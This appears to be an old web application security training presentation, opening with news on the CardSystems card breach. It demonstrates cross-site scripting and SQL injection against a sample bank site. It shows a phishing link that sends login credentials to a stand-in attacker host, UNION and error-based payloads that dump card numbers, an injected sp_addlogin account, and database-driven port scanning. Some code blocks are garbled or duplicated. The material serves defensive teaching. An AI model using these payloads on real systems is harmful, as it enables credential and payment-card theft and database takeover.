decision with us and reconsider, lest we be forced to permanently

close our doors.

The 40 Million Credit Card SQL Injection

WHID 2004-17: The CardSystems breach was an SQL Injection hack

Reported: 20 April 2006

Occured: 01 September 2004

Incident Type: Incident

WASC Threat Classification: SQL Injection

This entry is a very important one. Most are already familiar with the infamous CardSystems incident where hackers stole 263,000 credit card numbers, exposed 40 million more and several million dollars fraudulent credit and debit card purchases had been made with these counterfeit cards. As a result of the breach CardSystems nearly went out of business and was eventually purchased by PayByTouch. CardSystems is considered by many the most severe publicized information security breach ever and it caused company share holders, financial institutes and card holders damage of millions of dollars.

But since the publication of the incident a year ago the way in which the breach occurred remained a mystery.

Recently new articles about the case (listed below) revealed that SQL injection was used by the attackers to install malicious script on the CardSystems web application database which where scheduled to run every four days, extract records, zip them and export them to an FTP site.

This is one of the most stunning examples where a web application security hole was used to launch a targeted attack in order to steal money.

Forensic Security Firm Guidance Software

washingtonpost.com > Technology > Tech Policy

TechNews.com

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MOST VIEWED ARTICLES

Technology On the Site
Updated 11:16 a.m. ET

- Microsoft sides with Nintendo in fight vs Sony
- Human Embryos in Britain May Be Screened for Cancer Risk
- Google Introduces New Products for Users

2 p.m. ET: **Post's Jose Antonio Vargas Hosts Video Game Q&A**


Hackers Break Into Computer-Security Firm's Customer Database

Personal Data for Law Enforcement, Security Professionals Exposed

By *Brian Krebs*
washingtonpost.com Staff Writer
Monday, December 19, 2005; 5:33 PM

Guidance Software -- the leading provider of software used to diagnose hacker break-ins -- has itself been hacked, resulting in the exposure of financial and personal data connected to thousands of law enforcement officials and network-security professionals.

Guidance alerted customers to the incident in a letter sent last week, saying it discovered on Dec. 7 that hackers had broken into a company database and made off with approximately 3,800 customer credit card numbers. The Pasadena, Calif.-based company said the incident occurred sometime in November and that it is working with the U.S. Secret Service on a more detailed investigation.



Exposure of sensitive information

Short Description:
James Bercegay has reported some vulnerabilities in UBB.threads, which can be exploited by malicious people to conduct cross-site scripting and SQL injection attacks, and disclose sensitive information. [\[Read More\]](#)

UBB.threads "main" SQL Injection Vulnerability
Unpatched. Secunia Advisory 2 of 3 in 2005

Release Date: 2005-04-20	Secunia Advisory ID: SA15024	Solution Status: Unpatched
Criticality: ■■■■	Impact: Manipulation of data	Where: From remote

Short Description:
AxI has reported a vulnerability in UBB.threads, which can be exploited by malicious people to conduct SQL injection attacks. [\[Read More\]](#)

Personal DoD Compromises

Over 90% success rate identifying critical vulnerabilities, over 85% success rate performing major system compromises

Read client side code to bypass *authentication and access unauthorized information in a half hour*

Perform SQL Injection and bypass a login field to access unauthorized information and perform system functions impersonating a user against a public DMZ site *in under a minute.*

Discovered a critical vulnerability on a National Security Information System *in less than an hour that would have let an attacker gain control of multiple security devices*

Discovered Troop Mobilization Plans on a public DMZ site in just three hours.


Remotely commandeered a backend database that fueled a military materials procurement system; discovered it was a shared server (bonus, compromised multiple sites at once)



Cross-Site-Scripting

Download the Cross-Site-Scripting Whitepaper from <http://www.SPIDynamics.com>

Application Replays Script



Invalid Login: Test

Username:


Password:

Minimum Graphics Standard Graphics

Malicious script is entered in a form field, but is passed to next page as parameters in a URL

URL with malicious script in parameter can now be distributed as a vector

Email Vector



Cross-Site-Scripting attack via emailed vector.

Innocent-looking Link has embedded JavaScript

```
href="http://www.freebank.com/banklogin.asp?serviceName=FreebankCaastAccess&tenateName=prod_sel.forte&source=Freebank&AD_REFERRING_URL=http://www.Freebank.com&";  
err=%3C/form%3E%3Cform%20action=%22login1.asp%22%20method=%22post%22%20onsubmit=%22Simage%20=%20new%20Image;XSSimage.src='http://www.roguebank.com/'%20%2b%20document.rms(1).login.value%20%2b%20':%20%2b%20document.forms(1).password.value;%22%3E">  
CLICK HERE </A></FONT></B></FONT><FONT color=#ffffff><BR><FONT face="Arial, Helvetica, sans serif" size=2><B>to redeem your</B></FONT><B><FONT face="Arial, Helvetica, sans serif"><BR><FONT size=4>$200.00<BR>Dividend</FONT></FONT></B></FONT></DIV></TD><TD valign=top width=327 height=100 rowSpan=2>
```

Decoded Attack Sequence

No Alarms and No Surprises

freeBank
online

- Customer Login
- Financial Planning
- Services
- Your Accounts
- Customer Support

Username:

Password:

Minimum Graphics
 Standard Graphics

Access Accounts

We are confident of our system's ability to protect all transactions; however, this is not an invitation for people to attempt unauthorized access to the system. This is a private computing system which is restricted to authorized individuals. Actual or attempted unauthorized use of this computer system may result in criminal and/or civil prosecution. We reserve the right to view, monitor, and record activity on the system without notice or permission. Any information obtained by monitoring, reviewing, or recording is subject to review by law enforcement organizations in connection with the investigation or prosecution of possible criminal activity on the system. If you are not an authorized user of this system or do not consent to continued monitoring, exit the system at this time.

Register for an Interest Checking Account with FreeBank:

First Name:

Last Name:

Register

- Original legitimate website
- No login errors, no changes, user works normally
- UserID and Password quietly handed off to remote website

```
</form><form action="login1.asp" method="post" onsubmit="XSSImage = new Image; XSSImage.src='http://www.roguebank.com/' + document.forms(1).login.value + ':' + document.forms(1).password.value;">>
```


Embedded Vectors

- Can permanently embed script into web applications
 - Blogs
 - Shared Calendars
 - Web Mail
 - Message Boards
 - Web Forums

- Proper filtering exceedingly difficult

Ajax Script Attacks

- Leverage Ajax programming techniques and components to provide a “rich, robust” attack
- One injection point retrieves remote payload
- Series of background requests provide interaction with attacker
- Results in remote control or remote “MITM” capability


Loading the Ajax Payload



Retrieving Pages and Issuing Commands

ajax.open(POST,

DOM values



```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2//EN">
<HTML>
<HEAD><TITLE>HTML Unleashed. Sample Chapters - webreference.com</title>
<STYLE TYPE="text/css">
<!--
FORM.tb (display:inline)
.tbwidth(width:100%)
.include( font-size: 75%; font-family: verdana, arial, helvetica; )
.includebig(font-family: verdana, arial, helvetica; )
.includebig A:link ( color: blue; )
.includebig A:visited ( color: purple; )
.include A:link ( color: blue; )
.include A:visited ( color: purple; )
.submitter ( font-size: 75%; font-family: verdana, arial, helvetica; )
.codehighlight (background:#eee)
.WPyl(background:#fcd)
.WPyl(background:#fcd)
pre.code (color: #660099; margin-left:5%)
address (text-align: right)

body (background:#FFFFFF; margin-left: 5%; margin-right: 5%)
.VBannerCenter (margin-left:-5%; margin-right:-5%; margin-top:0px; margin-b
-->
```


```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2//EN">
<HTML>
<HEAD><TITLE>HTML Unleashed. Sample Chapters - webreference.com</title>
<STYLE TYPE="text/css">
<!--
FORM.tb (display:inline)
.tbwidth(width:100%)
.include( font-size: 75%; font-family: verdana, arial, helvetica; )
.includebig(font-family: verdana, arial, helvetica; )
.includebig A:link ( color: blue; )
.includebig A:visited ( color: purple; )
.include A:link ( color: blue; )
.include A:visited ( color: purple; )
.submitter ( font-size: 75%; font-family: verdana, arial, helvetica; )
.codehighlight (background:#eee)
.WPyl(background:#fcd)
.WPyl(background:#fcd)
pre.code (color: #660099; margin-left:5%)
address (text-align: right)

body (background:#FFFFFF; margin-left: 5%; margin-right: 5%)
.VBannerCenter (margin-left:-5%; margin-right:-5%; margin-top:0px; margin-b
-->
```



Issuing Commands

GET
http://onlinebank/transfers/transfert=3113



xmlhttp.open("GET",
"http://onlinebank/transfers/transfert=3113");

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2//EN">
<HTML>
<HEAD><TITLE>HTML Head, Sample Chapters - webreference.com</title>
<STYLE TYPE="text/css">
<!--
FORM.cb (display:inline-block;
width:width:100%)
-->
</STYLE>
<BODY>
<div style="border: 1px solid black; padding: 5px; width: 100%; height: 100%; text-align: center; font-family: verdana, arial, helvetica; font-size: 12px; color: purple; background-color: #f0f0f0;">
  Ajax
  <input type="text" value="3113" style="width: 80%; margin-bottom: 5px; border: 1px solid black; background-color: #fff; color: blue; font-family: verdana, arial, helvetica; font-size: 12px; text-align: center; border-radius: 3px; border-collapse: collapse; outline: none; box-shadow: none;"/>  

  <input type="button" value="Submit" style="width: 15%; margin-left: auto; margin-right: 0; border: 1px solid black; background-color: #f0f0f0; color: purple; font-family: verdana, arial, helvetica; font-size: 12px; text-align: center; border-radius: 3px; border-collapse: collapse; outline: none; box-shadow: none;"/>  

  <div style="font-size: 10px; margin-top: 5px; color: #660099; text-align: right; font-family: verdana, arial, helvetica; font-weight: bold;">
    pre.code (color: #660099; margin-left: 5%)
    address (text-align: right)
  </div>
</div>
</BODY>
</HTML>
```

Massive Advancements in XSS

- XSS Proxy by Anton Rager – revealed Shmoocon 2005
- <http://sourceforge.net/projects/xss-proxy>
- Opens an iFrame via an XSS
 - (ie, param=document.write ('<iframe src...
- DOM trusts this new frame – opened by parent site
- Frame source is xss-proxy running on attackers machine
- Chunks and codes current parent url / HTML into requests to attacker machine via this frame
 - Attacker sees what victim sees
- Receives commands via script from attacker machine
 - Attacker controls what victim sees does
- Makes XSS considerably more dangerous.

XSS Defenses

- Input AND output validation
- Always validate input.
- Always validate input.
- Always validate input.
- Validate/encode output: HTML Encoding helps break XSS.
- Set your encoding per page – forces browser to use your encoding set
- More on Good / Bad Input Validation later



SQL Injection

Download the SQL Injection Whitepaper from <http://www.SPIDynamics.com>

Verbose and Blind


- Two types of SQL Injection
- Verbose: lack of error handling provides verbose feedback to the browser. Greatly enables the attacks
- Blind: Input still vulnerable to SQL Injection, but error handling is performed to prevent ODBC errors from displaying in the browser. Still vulnerable, requires more advanced and time consuming technique

SQL Injection


Massively Serious Issue

Exploits common techniques developers use to query databases

Allows attacker to indirectly access the database by piggybacking their queries onto the web developer's queries.



Database Driven Page



- Page reads ErrorCode from request
- Uses ErrorCode in a SQL Query
- Writes the results of the query

Common Database Query

Query written as
text string

```
sSql = "select ErrorMessage from ErrorMessages where  
ErrorCode = " & Request("ErrorCode")
```

Query parameter appended to query



```
select ErrorMessage from ErrorMessages where ErrorCode = 2
```

Problem: Unvalidated Input



`http://127.0.0.1/stats/ShowError.asp?ErrorCode=2'`

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quotation mark before the character string "

/stats/ShowError.asp, line 33

- Invalid character entered is used in query
- Resulting back-end query results in an ODBC error message

`select ErrorMessage from ErrorMessages where ErrorCode = 2'`

Piggybacking Queries with UNION

```
ErrorCode=2%20union%20select%20name%20from%20sysobjects%20where%20xtype='u'
```

Values entered into the parameter ErrorCode now have the ability to modify the query itself (instead of just being a parameter to the query) :

`select ErrorMessage from ErrorMessages where ErrorCode = 9 union select name from sysobjects where xtype='u'`

UNION keyword tells SQL to combine two statements into one

Enumerate all tables in the database

Login

Error:
bank_accountsMaster
bank_cards
bank_cust_ids
bank_logins
DirNYC
DirResults
DirXP
dtproperties
error_messages
Invalid AccountName

Sysobjects stores names of tables in database

Name = name of table

Xtype = type of table
(system, user)

Xtype='u' = all user tables, no system tables.

A SubQuery Enumerates Columns in the Table

```
in%20select%20name%20from%20syscolumns%20where%20id=(select%20id%20from%20sysobjects%20where%20name='bank_cards')
```



Columns are stored in
syscolumns

Keyed on ID

Subquery against ID in
sysobjects for the table you
want

Select name from syscolumns where id=(select id from sysobjects where
name='table')

Select the data from the column

```
ErrorCode=2%20union%20select%20card_number%20from%20bank_cards
```

Login

Error:
1234666633337890
1234678911114567
5551444422226666
76543211987654321

Please try again.

[Return to Login Page](#)

- 4 HTTP packets to your data
- Find the injection
- Select tables from sysobjects
- Select columns from syscolumns
- Select data from column
- Can be reduced
 - Don't need to do an individual test – test could be exploit
 - Reduce enumerations with more advanced queries

SPI DYNAMICS



More Techniques

Page Returns only One Record at a time

Change code from:

```
do until rs.eof
  response.write rs(0) & "<br>"
  rs.movenext
loop
```

To just : response.write rs(0)

Incrementing the queries

ErrorCode=2 union select card_number from bank_cards where 1=1

1 is always equal to 1, returns first record

Error:
123-445-4222

Please try again.

ErrorCode=2 union select card_number from bank_cards where card_number > '123-445-4222'

Simple Boolean operator returns new number, just rinse and repeat ...

Error:
201-442-5822

Please try again.

Dealing with Strings

- Change the code from this:
- `sSql = "select message from Error_Messages where Code = " & request("ErrorCode")`
- To this:
- `sSql = "select message from Error_Messages where Code = '" & request("ErrorCode") & "'"`
- Page now expects a string, everything entered is inserted between single quotes

Escaping from Strings

ErrorCode=2' union select card_number from%20 bank_cards where '1'='1

Query becomes:

A light blue rectangular box with a black border containing an error message. The text is red and black.

Error:
123-445-4222

Please try again.

select message from Error_Messages where Code = 'ErrorCode=2' union
select card_number from%20 bank_cards where '1'='1'

Page Doesn't Print Response

```
ErrorCode=convert(int,(Select+top+1 +name+from+sysobjects))
```

Syntax error converting the nvarchar value 'bank_accountsMaster' to a column of data type int.

- Use CONVERT function
- CONVERT is used to convert datatypes
- When it fails, the error message shows you what fails

Limitations: can only select one row at a time

Trapped in Middle of Query

- Change code to:
- `Error_Messages where Code = " & request("ErrorCode") & "`
and message like '%error' "
- Injections are now trapped in middle of query with “unbreakable”
where clause

Breaking Out of Queries

```
ErrorCode=2%20union%20select%20card_number%20from%20bank_cards
```

```
[Microsoft][SQL Server]Incorrect syntax near the keyword 'and'.
```

```
=2%20union%20select%20card_number%20from%20bank_cards%20--
```

Error:
123-445-4222

- Comment characters at end of query truncated rest of string query.
- select message from Error_Messages where Code = 2 union select card_number from bank_cards --and message like '%error' "

SPI DYNAMICS



More SQL Injection Goodness

SELECT is just the first 1%

DML : Data Manipulation Language

Select, Insert, Update, Delete

DBML: DataBASE Manipulation Language

Add / Drop / Shrink / Grow DB's

Stored procedures, extended stored
procedures, functions


Server management: users, network, disks

SQL Injection Annoyances

Annoy the DBA



Seriously **** OFF THE DBA !!



Who is the App Logged In As?

```
asp?ErrorCode=9%20union%20select%20system_user
```

SA ?

**Predictable,
but BORING.**

**Let's try to be
a bit more
creative**

Login


Error:
sa

Please try again.

[Return to Login Page](#)

Adding your Own Database Account

?ErrorCode=1;EXEC sp_addlogin 'N074H4x0r', 'JustCrushALot'



The screenshot shows the SQL Server Enterprise Manager interface. On the left, the tree view is expanded to 'Logins' under '(local) (Windows NT)'. On the right, a table displays the list of logins. The 'Name' column contains 'N074H4x0r', 'sa', 'test', 'UNKNOWN\ASPNET', and 'BUILTIN\Administrators'. The 'Type' column contains 'Standard', 'Standard', 'Standard', 'NTUser', and 'NTGroup' respectively. The row for 'N074H4x0r' is highlighted in yellow.

Name	Type
N074H4x0r	Standard
sa	Standard
test	Standard
UNKNOWN\ASPNET	NTUser
BUILTIN\Administrators	NTGroup

Not that we really needed a login anyhow ...

Port Scanning the Internal Network

Port Scanning the Back End Network from the DB Server ? Priceless.

Just try to initiate a new database connection within the query

```
'uid=Thanks;pwd=ForThePortScan;network=DBMSSOCN;Address=yahoo.com,80;timeout=3';select
```

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
```

```
[Microsoft][ODBC SQL Server Driver][SQL Server][DBNETLIB][ConnectionOpen  
(PreLoginHandshake()).]General network error. Check your network documentation.
```

```
/stats/ShowError.asp, line 39
```

Something's wrong (because it isn't a database server !) but the port's open ;)

Sanctified

```
=Thanks;pwd=ForThePortScan;network=DBMSSOCCN;Address=yahoo.com,21;timeout=3';s
```

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
```

```
[Microsoft][ODBC SQL Server Driver][SQL Server][DBNETLIB][ConnectionOpen  
(Connect()).]SQL Server does not exist or access denied.
```

```
/stats/ShowError.asp, line 39
```

Port closed ... build script, rinse and repeat.

Additional Capabilities: The Registry

sp_MSget_DDL_after_regular_snapshot
sp_MSregenerate_mergetriggersprocs
sp_MSregisterdynsnapseqno
sp_MSregistermergesnappubid
sp_MSregistersubscription
sp_MSunregistersubscription
sp_register_custom_scripting
sp_registercustomresolver
sp_unregister_custom_scripting
sp_unregistercustomresolver
xp_instance_regaddmultistring
xp_instance_regdeletekey

(30 rows affected)

xp_instance_regdeletevalue
xp_instance_regenumkeys
xp_instance_regenumvalues
xp_instance_regread
xp_instance_regremovemultistring
xp_instance_regwrite
xp_MSADSIObjReg
xp_MSADSIObjRegDB
xp_MSADSISReg
xp_regaddmultistring
xp_regdeletekey
xp_regdeletevalue
xp_regenumkeys
xp_regenumvalues
xp_regread
xp_regremovemultistring
xp_regwrite

Additional Capabilities: Logins


fn_MSget_dynamic_filter_login
linked_logins
login_token
remote_logins
sp_addlinkedsrvlogin
sp_addlogin
sp_addremotelogin
sp_change_users_login
sp_denylogin
sp_droplinkedsrvlogin
sp_droplogin
sp_dropremotelogin
sp_grantlogin

•

(29 rows affected)

sp_helplinkedsrvlogin
sp_helplogins
sp_helpremotelogin
sp_MSgetisvalidwindowsloginfromdistributor
sp_MSloginmappings
sp_resolve_logins
sp_revokelogin
sp_setuserbylogin
sp_validate_logins
sql_logins
syslogins
sysremotelogins
xp_grantlogin
xp_loginconfig
xp_logininfo
xp_revokelogin

Complete Network Infiltration



Who's Vulnerable

- Ridiculous number of sites
- Not aware
- Aware of vulnerability but not defenses
- Fully aware, no testing capabilities
- DoD ? Government ? Commercial ?
- Only small unimportant sites ?



Input Validation

Good Advice for Input Validation

“as we know, there are known knowns; there are things we know we know. We also know there are known unknowns; that is to say we know there are some things we do not know. But there are also unknown unknowns -- the ones we don't know we don't know “

